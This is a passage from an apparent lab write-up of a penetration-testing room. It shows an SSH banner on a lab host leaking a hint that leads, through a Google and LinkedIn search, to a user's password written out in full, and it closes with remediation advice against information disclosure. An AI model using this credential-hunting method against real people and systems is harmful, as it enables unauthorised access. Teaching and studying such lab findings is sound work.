
Once we try to connect via SSH service, we notice that an information was shared in the service banner.

```
┌──(root㉿yagub)-[~]
└─# ssh ahmadaga@10.10.190.163
The authenticity of host '10.10.190.163 (10.10.190.163)' can't be established.
ED25519 key fingerprint is SHA256:XSnYoK1q9eOEkxfVv2TtH8PtRViKoYDkt4tiimHh0vU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.190.163' (ED25519) to the list of known hosts.
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11 /Only for use of Vidadi K. SOC L1
ahmadaga@10.10.190.163's password:
```

When we search this information in Google search engine, a Linkedin account appears in the second result.



After analyzing account, we could realize that the information “SOC level 1” was exposured in one of the posts and the room creator, Farrukh Mammadov, shared the user’s password (CertSl4y3r!) in the comment section.



Severity Detail

The severty level of this vulnerability is low, but it doesn’t mean that it would be shared to unauthorized persons.

Remediation Steps

Don’t share confidential and sensitive information in service’s banner. This information could be login credentials, service configurations, system users’ information etc.

Conclusion

During the Penetration Testing, we learned some methods to exploit vulnerabilities and the importance of the preventing information disclosure. This room was designed to callange candidates around basic pentesting methodolgy and succeed it. We discovered flags one by one and used every piece of information indeed. Finding vulnerabilities isn't enough on itself, we also have to know the mitigation steps to make our system much more secure to cyber attacks. In this documentation we also provided our findings with these remediations.